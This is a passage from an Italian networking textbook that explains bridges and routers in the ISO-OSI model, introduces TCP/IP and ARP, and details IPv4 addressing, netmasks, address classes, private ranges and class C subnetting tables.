
Il bridge più comune corrisponde al commutatore di pacchetto (*switch*) che serve a collegare più elaboratori assieme, riducendo al minimo la possibilità di collisione tra i pacchetti.

Figura 254.10. Il bridge trasferisce PDU di secondo livello; in pratica trasferisce tutti i tipi di pacchetto riferiti al tipo di rete fisica a cui è connesso.

applicazione | applicazione
presentazione | presentazione
sessione | sessione
trasporto | trasporto
rete | bridge | rete
collegamento dati | collegamento dati | collegamento dati
fisico | fisico | fisico | fisico

Il ***router*** mette in connessione due (o più) reti intervenendo al terzo livello del modello ISO-OSI. Di conseguenza, il router è in grado di trasferire solo i pacchetti di un tipo di protocollo di rete determinato (TCP/IP, IPX/SPX, ecc.), indipendentemente dal tipo di reti fisiche connesse effettivamente.[2]




In altri termini, si può dire che il router sia in grado di connettere reti separate che hanno schemi di indirizzamento differenti, ma che utilizzano lo stesso tipo di protocollo di rete al terzo livello ISO-OSI.

Figura 254.11. Il router trasferisce PDU di terzo livello; in pratica trasferisce i pacchetti di un certo tipo di protocollo a livello di rete.

	router	
applicazione		applicazione
presentazione		presentazione
sessione		sessione
trasporto		trasporto
rete	rete	rete
collegamento dati	c. dati / c. dati	collegamento dati
fisico	fisico / fisico	fisico

L'instradamento dei pacchetti attraverso le reti connesse al router avviene in base a una tabella di instradamento che può anche essere determinata in modo dinamico, in presenza di connessioni ridondanti, come già accennato per il caso dei bridge.

254.7 Topologia relativa al livello di astrazione

La topologia di rete può essere considerata al livello fisico, oppure a un livello più alto secondo il modello ISO-OSI. In pratica, quando ci si eleva a un livello superiore, alcuni componenti della rete «scompaiono», perché non vengono più considerati.

A titolo di esempio viene mostrato uno schema in cui appaiono dei nodi, collegati in vari modi tra di loro. Inizialmente, lo schema viene considerato al livello fisico, così si possono individuare anche i domini di collisione, ovvero i gruppi di nodi che possono creare accavallamenti di trasmissioni tra di loro:

Se l'interesse si sposta al secondo livello del modello ISO-OSI, alcuni componenti diventano «trasparenti», in quanto non sono in grado di intervenire a tale livello di astrazione. In questa situazione, i nodi di rete che appartengono a uno stesso dominio di collisione, appaiono come se fossero collocati in una rete a bus:

Se poi ci si vuole elevare al terzo livello di astrazione (rete), nel quale gli indirizzi fisici perdono di importanza, scompare tutto ciò che non ha un indirizzo definito al terzo livello. Naturalmente, in questa situazione, l'apparenza di una rete a bus, non dà più alcuna informazione rispetto ai domini di collisione:

router

[1] Si precisa che l'imbustamento aumenta le dimensioni del PDU, mentre si abbassa il livello a cui il PDU appartiene.

[2] Un router è predisposto normalmente per trasferire pacchetti di livello 3 di un tipo di protocollo particolare; tuttavia, nulla vieta la realizzazione di router più complessi, in grado di compiere la loro funzione anche con protocolli diversi e incompatibili, ma in tal caso rimane comunque esclusa la possibilità di «tradurre» pacchetti di un tipo di protocollo in un altro tipo di protocollo.

Capitolo 255

Introduzione al TCP/IP

Il nome TCP/IP rappresenta un sistema di protocolli di comunicazione basati su IP e si tratta di quanto utilizzato normalmente negli ambienti Unix.

255.1 TCP/IP e il modello ISO-OSI


Il protocollo IP si colloca al terzo livello ISO-OSI, mentre TCP si colloca al di sopra di questo e utilizza IP al livello inferiore. In realtà, il TCP/IP annovera anche altri protocolli importanti, che comunque sono impliciti nella denominazione TCP/IP.

I vari aspetti del sistema di protocolli TCP/IP si possono apprendere mano a mano che si studiano gli indirizzamenti e i servizi di rete che vengono resi disponibili. In questa fase conviene rivedere il modello ISO-OSI in abbinamento al TCP/IP.

Tabella 255.1. Modello ISO-OSI di suddivisione delle competenze di un sistema TCP/IP.

Livello	Definizione	Descrizione
7	Applicazione	Applicazioni.
6	Presentazione	Definizione standard del formato dei dati utilizzati.
5	Sessione	Protocolli dei servizi (FTP, HTTP, SMTP, RPC, ecc.).
4	Trasporto	Protocolli TCP, UDP e ICMP.
3	Rete	Protocollo IP.
2	Collegamento dati	Trasmissione e ricezione dati dipendente dal tipo di hardware.
1	Fisico	Hardware.

A parte la descrizione che si fa nel seguito, il TCP/IP vede in pratica solo quattro livelli, che in alcuni casi incorporano più livelli del modello tradizionale. La figura 255.2 cerca di semplificare questo abbinamento.

Figura 255.2. Abbinamento tra il modello ISO-OSI e la semplicità dei protocolli TCP/IP.

Questo comunque non significa che gli strati del modello tradizionale non esistono. Piuttosto possono essere svolti all'interno di una sola applicazione, oppure sono al di fuori della competenza del protocollo TCP/IP.

1	fisico	Perché si possa avere una connessione con altri nodi, è necessario inizialmente un supporto fisico, composto solitamente da un cavo e da interfacce di comunicazione. La connessione tipica in una rete locale è fatta utilizzando hardware Ethernet. Il cavo o i cavi e le schede Ethernet appartengono a questo primo livello.
2	collegamento dei dati	Il tipo di hardware utilizzato nel primo livello determina il modo in cui avviene effettivamente la comunicazione. Nel caso dell'hardware Ethernet, ogni scheda ha un proprio indirizzo univoco (stabilito dal fabbricante) composto da 48 bit e rappresentato solitamente in forma esadecimale, come nell'esempio seguente: `00:A0:24:77:49:97`
3	rete	Per poter avere un tipo di comunicazione indipendente dal supporto fisico utilizzato, è necessaria un'astrazione che riguarda il modo di inviare blocchi di dati, l'indirizzamento di questi e il loro instradamento. Per quanto riguarda il TCP/IP, questo è il livello del protocollo IP, attraverso il quale vengono definiti gli indirizzi e gli instradamenti relativi. Quando un pacchetto è più grande della dimensione massima trasmissibile in quel tipo di rete fisica utilizzata, è il protocollo IP che si deve prendere cura di scomporlo in segmenti più piccoli e di ricombinarli correttamente alla destinazione.
4	trasporto	A questo livello appartengono i protocolli di comunicazione che si occupano di frammentare e ricomporre i dati, di correggere gli errori e di prevenire intasamenti della rete. I protocolli principali di questo livello sono TCP (*Transmission control protocol*) e UDP (*User datagram protocol*). Il protocollo TCP, in qualità di protocollo connesso, oltre alla scomposizione e ricomposizione dei dati, si occupa di verificare e riordinare i dati all'arrivo: i pacchetti perduti o errati vengono ritrasmessi e i dati finali vengono ricomposti. Il protocollo UDP, essendo un protocollo non connesso, non esegue alcun controllo. A questo livello si introduce, a fianco dell'indirizzo IP, il numero di porta. Il percorso di un pacchetto ha un'origine, identificata dal numero IP e da una porta, e una destinazione identificata da un altro numero IP e dalla porta relativa. Le porte identificano convenzionalmente dei servizi concessi o richiesti e la gestione di questi riguarda il livello successivo.
5	sessione	Ogni servizio di rete (condivisione del file system, posta elettronica, FTP, ecc.) ha un proprio protocollo, porte di servizio e un meccanismo di trasporto (quelli definiti nel livello inferiore). Ogni sistema può stabilire le proprie regole, anche se in generale è opportuno che i nodi che intendono comunicare utilizzino le stesse porte e gli stessi tipi di trasporto. Questi elementi sono stabiliti dal file '`/etc/services`'. Segue una riga di questo file dove si può osservare che il servizio '**`www`**' (HTTP) utilizza la porta 80 per comunicare e il protocollo di trasporto è il TCP: `www     80/tcp` Quando si avvia una comunicazione a questo livello, si parla di sessione. Quindi, si apre o si chiude una sessione.

6	presentazione	I dati che vengono inviati utilizzando le sessioni del livello inferiore devono essere uniformi, indipendentemente dalle caratteristiche fisiche delle macchine che li elaborano. A questo livello si inseriscono normalmente delle librerie in grado di gestire un'eventuale conversione dei dati tra l'applicazione e la sessione di comunicazione.
7	applicazione	L'ultimo livello è quello dell'applicazione che utilizza le risorse di rete. Con la suddivisione delle competenze in così tanti livelli, l'applicazione non ha la necessità di occuparsi della comunicazione; così, in molti casi, anche l'utente può non rendersi conto della sua presenza.

255.2 ARP

A livello elementare, la comunicazione attraverso la rete deve avvenire in un modo compatibile con le caratteristiche fisiche di questa. In pratica, le connessioni devono avere una forma di attuazione al secondo livello del modello appena presentato (collegamento dati); i livelli superiori sono solo astrazioni della realtà che c'è effettivamente sotto. Per poter utilizzare un protocollo che si ponga al terzo livello, come nel caso di IP che viene descritto più avanti, occorre un modo per definire un abbinamento tra gli indirizzi di questo protocollo superiore e gli indirizzi fisici delle interfacce utilizzate effettivamente, secondo le specifiche del livello inferiore.

Volendo esprimere la cosa in modo pratico, si può pensare alle interfacce Ethernet, che hanno un sistema di indirizzamento composto da 48 bit. Quando con un protocollo di livello 3 (rete) si vuole contattare un nodo identificato in maniera diversa da quanto previsto al livello 2, se non si conosce l'indirizzo Ethernet, ma ammettendo che tale nodo si trovi nella rete fisica locale, viene inviata una richiesta circolare secondo il protocollo ARP (*Address resolution protocol*).

La richiesta ARP dovrebbe essere ascoltata da tutte le interfacce connesse fisicamente a quella rete fisica e ogni nodo dovrebbe passare tale richiesta al livello 3, in modo da verificare se l'indirizzo richiesto corrisponde al proprio. In questo modo, il nodo che ritiene di essere quello che si sta cercando dovrebbe rispondere, rivelando il proprio indirizzo Ethernet.

Ogni nodo dovrebbe essere in grado di conservare per un certo tempo le corrispondenze tra gli indirizzi di livello 2 con quelli di livello 3, ottenuti durante il funzionamento. Questo viene fatto nella tabella ARP, che comunque va verificata a intervalli regolari.

255.3 Indirizzi IPv4

Come descritto nelle sezioni precedenti, al di sopra dei primi due livelli strettamente fisici di comunicazione, si inserisce la rete dal punto di vista di Unix: un insieme di nodi, spesso definiti *host*, identificati da un indirizzo IP. Di questi ne esistono almeno due versioni: IPv4 e IPv6. Il primo è ancora in uso, ma a causa del rapido esaurimento degli indirizzi disponibili nella comunità Internet, è in corso di diffusione l'uso del secondo.

Gli indirizzi IP versione 4, cioè quelli tradizionali, sono composti da una sequenza di 32 bit, suddivisi convenzionalmente in quattro gruppetti di 8 bit, rappresentati in modo decimale separati da un punto. Questo tipo di rappresentazione è definito come: ***notazione decimale puntata***. L'esempio seguente corrisponde al codice 1.2.3.4:

00000001.00000010.00000011.00000100

All’interno di un indirizzo del genere si distinguono due parti: l’indirizzo di rete e l’indirizzo del nodo particolare. Il meccanismo è simile a quello del numero telefonico in cui la prima parte del numero, il prefisso, definisce la zona ovvero il distretto telefonico, mentre il resto identifica l’apparecchio telefonico specifico di quella zona. In pratica, quando viene richiesto un indirizzo IP, si ottiene un indirizzo di rete in funzione della quantità di nodi che si devono connettere. In questo indirizzo una certa quantità di bit nella parte finale sono azzerati: ciò significa che quella parte finale può essere utilizzata per gli indirizzi specifici dei nodi. Per esempio, l’indirizzo di rete potrebbe essere:

00000001.00000010.00000011.00000000

In tal caso, si potrebbero utilizzare gli ultimi 8 bit per gli indirizzi dei vari nodi.

L’indirizzo di rete, non può identificare un nodo. Quindi, tornando all’esempio, l’indirizzo seguente non può essere usato per identificare anche un nodo:

00000001.00000010.00000011.00000000

Inoltre, un indirizzo in cui i bit finali lasciati per identificare i nodi siano tutti a uno, identifica un indirizzo ***broadcast***, cioè un indirizzo per la trasmissione a tutti i nodi di quella rete:

00000001.00000010.00000011.11111111

In pratica, rappresenta simultaneamente tutti gli indirizzi che iniziano con 00000001.00000010.00000011. Di conseguenza, un indirizzo broadcast non può essere utilizzato per identificare un nodo.

Naturalmente, i bit che seguono l’indirizzo di rete possono anche essere utilizzati per suddividere la rete in sottoreti. Nel caso di prima, volendo creare due sottoreti utilizzando i primi 2 bit che seguono l’indirizzo di rete originario:

xxxxxxxx.xxxxxxxx.xxxxxxxx.00000000	indirizzo di rete;
xxxxxxxx.xxxxxxxx.xxxxxxxx.01000000	indirizzo della prima sottorete;
xxxxxxxx.xxxxxxxx.xxxxxxxx.10000000	indirizzo della seconda sottorete;
xxxxxxxx.xxxxxxxx.xxxxxxxx.11111111	indirizzo broadcast.

In questo esempio, per ogni sottorete, resterebbero 6 bit a disposizione per identificare i nodi: da 000001_2 a 111110_2.

Il meccanismo utilizzato per distinguere la parte dell’indirizzo che identifica la rete è quello della ***maschera di rete*** o *netmask*. La maschera di rete è un indirizzo che viene abbinato all’indirizzo da analizzare con l’operatore booleano AND, per filtrare la parte di bit che interessano. Prima di vedere come funziona il meccanismo, la tabella 255.5 può essere utile per ripassare rapidamente le tabelline della verità degli operatori logici principali.

Tabella 255.5. Riassunto del funzionamento degli operatori logici principali.

in-gresso	in-gresso	uscita AND	in-gresso	in-gresso	uscita OR	in-gresso	uscita NOT
0	0	0	0	0	0	0	1
0	1	0	0	1	1	1	0
1	0	0	1	0	1		
1	1	1	1	1	1		

Una maschera di rete che consenta di classificare i primi 24 bit come indirizzo di rete è quella seguente, che coincide con il ben più noto codice 255.255.255.0:

11111111.11111111.11111111.00000000

Utilizzando l'esempio visto in precedenza, abbinando questa maschera di rete si ottiene l'indirizzo di rete:

00000001.00000010.00000011.00000100	nodo di rete (1.2.3.4)
11111111.11111111.11111111.00000000	maschera di rete (255.255.255.0)
00000001.00000010.00000011.00000000	indirizzo di rete (1.2.3.0).

L'indirizzo che si ottiene abbinando l'indirizzo di un nodo e la sua maschera di rete **invertita** (attraverso l'operatore NOT) con l'operatore AND è l'indirizzo del nodo relativo alla propria rete. Esempio:

00000001.00000010.00000011.00000100	nodo di rete (1.2.3.4)
00000000.00000000.00000000.11111111	maschera di rete invertita (0.0.0.255)
00000000.00000000.00000000.00000100	indirizzo relativo (0.0.0.4)

Tabella 255.8. Tabellina di conversione rapida per determinare la parte finale di una maschera di rete secondo la notazione decimale puntata.

Ottetto binario	Ottetto esadecimale	Ottetto decimale
11111111_2	FF_{16}	255_{10}
11111110_2	FE_{16}	254_{10}
11111100_2	FC_{16}	252_{10}
11111000_2	$F8_{16}$	248_{10}
11110000_2	$F0_{16}$	240_{10}
11100000_2	$E0_{16}$	224_{10}
11000000_2	$C0_{16}$	192_{10}
10000000_2	80_{16}	128_{10}
00000000_2	00_{16}	0_{10}

255.3.1 Classi di indirizzi

Gli indirizzi IP versione 4 sono stati classificati in cinque gruppi, a partire dalla lettera «A» fino alla lettera «E».

Tabella 255.9. Classe A. Gli indirizzi di classe A hanno il primo bit a zero, utilizzano i sette bit successivi per identificare l'indirizzo di rete e lasciano i restanti 24 bit per identificare i nodi.

	Binario	Notazione decimale puntata
modello	0***rrrrrrr.hhhhhhhh.hhhhhhhh.hhhhhhhh***	
da	00000001.________.________.________	1.___.___.___
a	01111111.________.________.________	127.___.___.___

Tabella 255.10. Classe B. Gli indirizzi di classe B hanno il primo bit a uno e il secondo a zero, utilizzano i 14 bit successivi per identificare l'indirizzo di rete e lasciano i restanti 16 bit per identificare i nodi.

	Binario	Notazione decimale puntata
modello	10***rrrrrr.rrrrrrrr.hhhhhhhh.hhhhhhhh***	
da	10000000.00000001.________.________	128.1.___.___
a	10111111.11111110.________.________	191.254.___.___

Tabella 255.11. Classe C. Gli indirizzi di classe C hanno il primo e il secondo bit a uno e il terzo bit a zero, utilizzano i 21 bit successivi per identificare l'indirizzo di rete e lasciano i restanti 8 bit per identificare i nodi.

	Binario	Notazione decimale puntata
modello	110***rrrrr.rrrrrrrr.rrrrrrrr.hhhhhhhh***	
da	11000000.00000000.00000001.________	192.0.1.___
a	11011111.11111111.11111110.________	223.255.254.___

Tabella 255.12. Classe D. Gli indirizzi di classe D hanno i primi tre bit a uno e il quarto a zero. Si tratta di una classe destinata a usi speciali.

	Binario	Notazione decimale puntata
modello	1110***xxxx.xxxxxxxx.xxxxxxxx.xxxxxxxx***	
da		224.___.___.___
a		239.___.___.___

Tabella 255.13. Classe E. Gli indirizzi di classe E hanno i primi quattro bit a uno e il quinto a zero. Si tratta di una classe destinata a usi speciali.

	Binario	Notazione decimale puntata
modello	11110***xxx.xxxxxxxx.xxxxxxxx.xxxxxxxx***	
da		240.___.___.___
a		247.___.___.___

Tabella 255.14. Riepilogo delle classi IPv4.

Prefisso binario	Intervallo di indirizzi in notazione decimale puntata	Impiego
0_2	da 1.0.0.0 a 127.255.255.255	Classe A
10_2	da 128.0.0.0 a 191.255.255.255	Classe B
110_2	da 192.0.0.0 a 223.255.255.255	Classe C
1110_2	da 224.0.0.0 a 239.255.255.255	Classe D
11110_2	da 240.0.0.0 a 247.255.255.255	Classe E

255.3.2 Indirizzi speciali

Alla fine della classe A, gli indirizzi 127.*.*.*, sono riservati per identificare una rete virtuale interna al nodo stesso. All'interno di questa rete si trova un'interfaccia di rete immaginaria connessa su questa stessa rete, corrispondente all'indirizzo 127.0.0.1, mentre gli altri indirizzi di questo gruppo non vengono mai utilizzati.

Per identificare questi indirizzi si parla di *loopback*, anche se questo termine viene usato ancora in altri contesti con significati differenti.

All'interno di ogni nodo, quindi, l'indirizzo 127.0.0.1 corrisponde a se stesso. Serve in particolare per non disturbare la rete quando un programma (che usa la rete) deve fare riferimento a se stesso.

L'indirizzo speciale 0.0.0.0, conosciuto come *default route* è il percorso, o la strada predefinita per l'instradamento dei pacchetti. Si usa spesso la parola chiave '**`defaultroute`**' per fare riferimento automaticamente a questo indirizzo particolare.

255.3.3 Indirizzi riservati per le reti private

Se non si ha la necessità di rendere accessibili i nodi della propria rete locale alla rete globale Internet, si possono utilizzare alcuni gruppi di indirizzi che sono stati riservati a questo scopo e che non corrispondono a nessun nodo raggiungibile attraverso Internet.

Tabella 255.15. Indirizzi riservati alle reti private.

Classe		Notazione decimale puntata	Binario
A	da	10.0.0.0	**00001010**.00000000.00000000.00000000
A	a	10.255.255.255	**00001010**.11111111.11111111.11111111
B	da	172.16.0.0	**10101100.0001**0000.00000000.00000000
B	a	172.31.255.255	**10101100.0001**1111.11111111.11111111
C	da	192.168.0.0	**11000000.10101000**.00000000.00000000
C	a	192.168.255.255	**11000000.10101000**.11111111.11111111

255.3.4 Sottoreti e instradamento

Quando si scompone la propria rete locale in sottoreti, lo si fa normalmente per raggruppare i nodi in base alle attività che essi condividono. Le sottoreti possono essere immaginate come raggruppamenti di nodi separati che di tanto in tanto hanno la necessità di accedere a nodi situati al di fuori del loro gruppo. Per collegare due sottoreti occorre un nodo con due interfacce di rete, ognuno connesso con una delle due reti, configurato in modo da lasciare passare i pacchetti destinati all'altra rete: questo è un router.

Si osservi che, in questo contesto, il termine *gateway* si usa per indicare il passaggio che devono prendere i pacchetti per raggiungere una certa rete. Pertanto, ciò può rappresentare l'indirizzo, presso la propria rete locale, del router che si occupa di tale instradamento. È però sbagliato confondere il termine *gateway* con router, perché comunque il primo dei due ha un significato generico, non riferito necessariamente al problema dell'instradamento al terzo livello del modello ISO-OSI.

255.3.5 Maschere IP e maschere di rete

Il modo normale di rappresentare una maschera degli schemi di indirizzamento di IPv4 è quello della notazione decimale puntata a ottetti, come visto fino a questo punto. Tuttavia, considerato che le maschere servono prevalentemente per definire dei gruppi di indirizzi IP, cioè delle reti (o sottoreti), tali maschere hanno una forma piuttosto semplice: una serie continua di bit a uno e la parte restante di bit a zero. Pertanto, quando si tratta di definire una maschera di rete, potrebbe essere conveniente indicare semplicemente il numero di bit da porre a uno. Per esempio, la classica maschera di rete di classe C, 255.255.255.0, equivale a dire che i primi 24 bit devono essere posti a uno.

La possibilità di rappresentare le maschere di rete in questo modo è apparsa solo in tempi recenti per quanto riguarda IPv4. Quindi, dipende dai programmi di servizio utilizzati effettivamente, il fatto che si possa usare o meno questa forma. In ogni caso, il modo normale di esprimerla è quello di indicare il numero IP seguito da una barra obliqua normale e dal numero di bit a uno della maschera, come per esempio 192.168.1.1/24.

255.3.6 Sottoreti particolari in classe C

A causa della penuria di indirizzi IPv4, recentemente si tende a utilizzare la classe C in modo da ottenere il maggior numero di sottoreti possibili. Nella sezione 255.3 è stato mostrato un esempio di suddivisione in sottoreti, in cui si utilizzano i primi 2 bit dell'ultimo ottetto per ottenere due reti, che possono raggiungere un massimo di 62 nodi per rete, mentre se si trattasse di una rete unica per tutto l'ottetto finale sarebbe possibile raggiungere 254 nodi.

Se si parte dal presupposto che ogni sottorete abbia il proprio indirizzo broadcast, nel senso che non esiste più un indirizzo broadcast generale, si può fare di meglio, anche se la cosa non è consigliabile in generale.

Maschera di rete a 25 bit, pari a 255.255.255.128, per due sottoreti con 126 nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . s hhhhhhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.254	*x.x.x*.255

rrrrrrrr . rrrrrrrr . rrrrrrrr . ss hhhhhh

Maschera di rete a 26 bit, pari a 255.255.255.192, per quattro sottoreti con 62 nodi ognuna:

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.62	*x.x.x*.63
x.x.x.64	*x.x.x*.65	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.254	*x.x.x*.255

Maschera di rete a 27 bit, pari a 255.255.255.224, per otto sottoreti con 30 nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . sss hhhhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.30	*x.x.x*.31
x.x.x.32	*x.x.x*.33	*x.x.x*.62	*x.x.x*.63
x.x.x.64	*x.x.x*.65	*x.x.x*.94	*x.x.x*.95
x.x.x.96	*x.x.x*.97	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.158	*x.x.x*.159
x.x.x.160	*x.x.x*.161	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.222	*x.x.x*.223
